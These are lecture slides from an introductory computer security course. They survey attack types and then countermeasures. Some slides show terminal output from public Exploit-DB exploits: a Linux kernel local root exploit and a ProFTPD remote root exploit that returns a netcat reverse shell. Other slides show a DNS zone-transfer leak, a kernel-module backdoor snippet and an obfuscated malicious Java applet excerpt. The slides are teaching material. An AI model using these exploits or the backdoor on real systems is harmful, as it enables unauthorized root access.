Image Credit: <http://www.digitalbond.com/blog/2011/08/08/beresford-backdoor-explored/>


Denial of Service (DoS)

- The goal isn't to gain access, but to make a resource unavailable to users
- Can take place at the host or network level
- Often associated with extortion and activism



Eavesdropping

- Passively watching a channel can yield a lot of information
 - ▶ Even if payloads are encrypted, packet headers can still be useful
- Monitoring software can be installed on a host or network device



Man-in-the-Middle Attack

- General category of attacks
- Active attacks are a lot more powerful than passive ones
- A “man-in-the-middle” can modify, delete, and create new messages



Local Exploitation of Bugs

- Target vulnerabilities on a single host system
- Requires some level of access to that system
- Goal is usually privilege escalation
 - ▶ Could also target data and meta-data



Gnome computer © BY-SA 3.0 GNOME icon artists


Privilege Escalation

Some accounts have more privilege than others

Example: UID 0 in Unix is the super user

This attack exploits a bug, design flaw or configuration problem in an OS or application

Linux Kernel 2.6.34 - CAP_SYS_ADMIN x86 - Local Privilege Escalation Exploit



```
draid@Boon: ~/Downloads
File Edit View Search Terminal Help


draid@Boon:~/Downloads$ uname -a
Linux Boon 2.6.35-22-generic #33-Ubuntu SMP Sun Sep 19 20:34:50 UTC 2010 i686 GNU/Linux
draid@Boon:~/Downloads$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=10.10
DISTRIB_CODENAME=maverick
DISTRIB_DESCRIPTION="Ubuntu 10.10"
draid@Boon:~/Downloads$ id
uid=1001(draid) gid=1001(draid) groups=1001(draid),4(adm),20(dialout),21(fax),24(cdrom),25(floppy),26(tape),30(dip),44(video),46(plugdev),104(fuse),119(admin)
draid@Boon:~/Downloads$ ./15916
[*] Testing Phonet support and CAP_SYS_ADMIN...
[*] Resolving kernel symbols...
[+] Resolved proto_tab to 0xe08d89e8
[+] Resolved phonet_dgram_ops to 0xe08d7fc0
[+] Resolved pn_socket_ioctl to 0xe08d67c0
[+] Resolved commit_creds to 0xc016c830
[+] Resolved prepare_kernel_cred to 0xc016cc80
[*] Preparing fake structures...
[*] Calculating offsets...
[*] Modifying function pointer...
[*] Executing Konami code at ring0...
[*] Konami code worked! Have a root shell.
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Image Credit: <https://www.exploit-db.com/exploits/15916/>

Remote Exploitation of Bugs

- Target vulnerabilities on a server
- Does not require some previous level of access
- Goal is unauthorized access
 - ▶ Could also target data and meta-data

Example:
ProFTPD IAC -
Remote Root
Exploit



```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
root@bt:~# perl 15449.pl 192.168.1.90 192.168.1.62 5
[192.168.1.90] Debian Linux Squeeze/sid, ProFTPD 1.3.3a Server (distro binary) :pP
align = 4101
Seeking for write(2)..
Using write offset 080532d8.


SUCCESS. write(2) is at 080532d8
Reading memory from server...
pop pop pop ret located at 0805462e
large pop ret located at 08059a09
mmap64 is located at 08053d18
memcpy is located at 080536c8
byte1: 0805a056
byte2: 0805341a
byte3: 08053f8b
byte4: 080596b3
byte5: 08053314
byte6: 0806a7d8
byte7: 08053c35
byte8: 080532da
byte9: 08054535
Building exploit buffer
Sending exploit buffer!
Check your netcat?
done.
root@bt:~#
```

```
root@bt: ~ - Shell - Konsole <2>
Session Edit View Bookmarks Settings Help
root@bt:~# nc -lvp 45295
listening on [any] 45295 ...
connect to [192.168.1.62] from (UNKNOWN) [192.168.1.90] 45422
id
uid=0(root) gid=65534(nogroup) groups=0(root),65534(nogroup)
uname -a
Linux debian5 2.6.32-5-686 #1 SMP Sat Oct 30 22:47:19 UTC 2010 i686 GNU/Linux
```

Image Credit: <https://www.exploit-db.com/exploits/15449/>

Client-Side Exploitation

- Remote server attacks a vulnerability in a local client
 - Web browsers
 - Mobile apps
 - Cloud-based apps




Authentication Failures and Race Conditions

- Packet spoofing: Source IP address is forged to exploit a trust relationship in the network
- Authentication race: attacker collects just enough information to make educated guesses about credentials before the user finishes authenticating

With raw socket interface + root privileges, this is easy

Library: libcrafter

<https://github.com/pellegre/libcrafter>



Protocol Failures

Sometimes the software and configuration is fine, but the underlying **protocol** is flawed

Two hypothetical flaws in ssh:

1. NFS-mounted home directory; attacker spoofs NFS replies to inject bogus `authorized_keys` file
2. User copies `.ssh` directory to new system; new system can be accessed by any key trusted to the old system

Viruses and Worms

Automated attack propagation is more effective if you don't have a specific target in mind

Early (yellow), middle (orange), and late (red) stages of the Code Red worm on July 19th, 2001




Image Source: https://www.caida.org/research/security/code-red/coderedv2_analysis.xml

Worms: travel by themselves

Viruses: travel attached to another program

Information Leakage

- Most protocols give away some information
 - ▶ After all, we need to do *something* useful with them
- Sometimes that information can be used to aid an attack

Example: DNS

No information leak:

```
wjs3@cortex:~$ host -l uccs.edu
; Transfer failed.
Host uccs.edu.vast.uccs.edu not found: 9(NOTAUTH)
; Transfer failed.
```

Information leak:

```
wjs3@cortex:~$ host -l vast.uccs.edu
vast.uccs.edu has address 128.198.147.37
vast.uccs.edu name server dns.securics.com.
vast.uccs.edu name server vast-ns1.uccs.edu.
access.vast.uccs.edu has address 128.198.147.20
alfred-old.vast.uccs.edu has address 128.198.147.16
alfred-old.vast.uccs.edu has address 128.198.147.17
babel.vast.uccs.edu has address 128.198.147.130
bbb-server.vast.uccs.edu has address 128.198.147.167
bilbo.vast.uccs.edu has address 128.198.61.27
blade1.vast.uccs.edu has address 128.198.61.19
blade2.vast.uccs.edu has address 128.198.61.20
boromir.vast.uccs.edu has address 128.198.61.25
cadbury.vast.uccs.edu has address 128.198.147.38
cobain.vast.uccs.edu has address 128.198.147.200
cvpr11.vast.uccs.edu has address 10.201.0.1
```

■ ■ ■

Backdoors

- Something left behind on a system or network to grant an attacker future access
 - ▶ Credentials, user-land software, or kernel-land software
 - ▶ Firewall holes and routing rules

What does this kernel module code do?

Backdoor access
via the creation of a
specific file

```
int bd_utime(const char *filename, struct utimbuf *buf)
{
    int tmp;
    char *k_pathname;
    char name[] = FILE_NAME;

    /* copy to kernel space */
    k_pathname = (char*) kmalloc(256, GFP_KERNEL);

    copy_from_user(k_pathname, filename, 255);

    /* Is the pathname our secret one? If so make the current uid special. */
    if (strstr(k_pathname, (char*)&name) != NULL)
        u = current->uid;

    tmp = (*orig_utime)(filename, buf);
    return tmp;
}
```


Bots

- A bot is a piece of software that runs an automated task over the Internet
 - Not necessarily malicious (e.g., web crawlers, slack bots, wikipedia bots etc.)
- Can spread via a Virus, Worm, or Trojan Horse (similar to a virus, but doesn't replicate itself)
- Malicious bots are typically designed for spam, denial service attacks, site traffic generation, and game resource harvesting.

Botnets

Common Scenario:

1. Malicious code infects systems
2. Infected systems connect to Command & Control server
3. Spammer buys access to botnet
4. Spammer sends instructions via C&C server



How a botnet works © BY-SA 3.0 Uploaded by Tom-b~commonswiki

General Categories of Countermeasures

Cryptography

Definition: The art and science of keeping messages secure is **cryptography**



Code Obfuscation

The operation of code can reveal problems to an attacker

Example: frustrate
Java decompilers

```
+import java.applet.Applet;

public class Acroweb extends Applet
{
    public static boolean wtwwtLx = true;

    public void init()
    {
        126;
        (41 << 2);
        0;
        (67 >> 1);
        3;
        (72 << -1);
        4;
        try
        {
            String str1 = "wjxjtxwjLPjjPjtxxxwPjPjjPwwLwtLLWjPPjPLPtwwjLjPwxtxjPwtw
            86;
            39;
            (-2);
            (88 >> 0);
            -1;
            (-1);
            String str2 = Titles.xwwwxjPwxLjt(0);
            (-4);
            52;
            38;
            (37 + 3);
```

Image source: <http://malwageddon.blogspot.com/2014/01/deobfuscation-tips-reversing-java.html>


Don't rely on this: assume an attacker can gain access to the code

Access Control

- Mediate access to files, communication ports and other system resources
 - Example: r for read permission, w for write permission, x for execute permission, and $-$ for no access at all

	OS	Account App	Account Data	Audit Trail
Alice	$rw x$	$rw x$	rw	r
Bob	x	x	rw	$-$
Carol	rx	r	r	r


Privilege Separation



General strategy:
restrict what the
userland can do,
and what hardware
it can access

Firewalls


A broad definition: any device, software, or arrangement of equipment that limits network access



An illustration of where a firewall would be located in a network.  BY-SA 3.0 Bpedrozo

Virtual Private Network

Corporate traffic passed over the Internet is encrypted from firewall to firewall



Intrusion Detection Systems

Two types:

1. Signature-based IDS
2. Statistical anomaly-based IDS

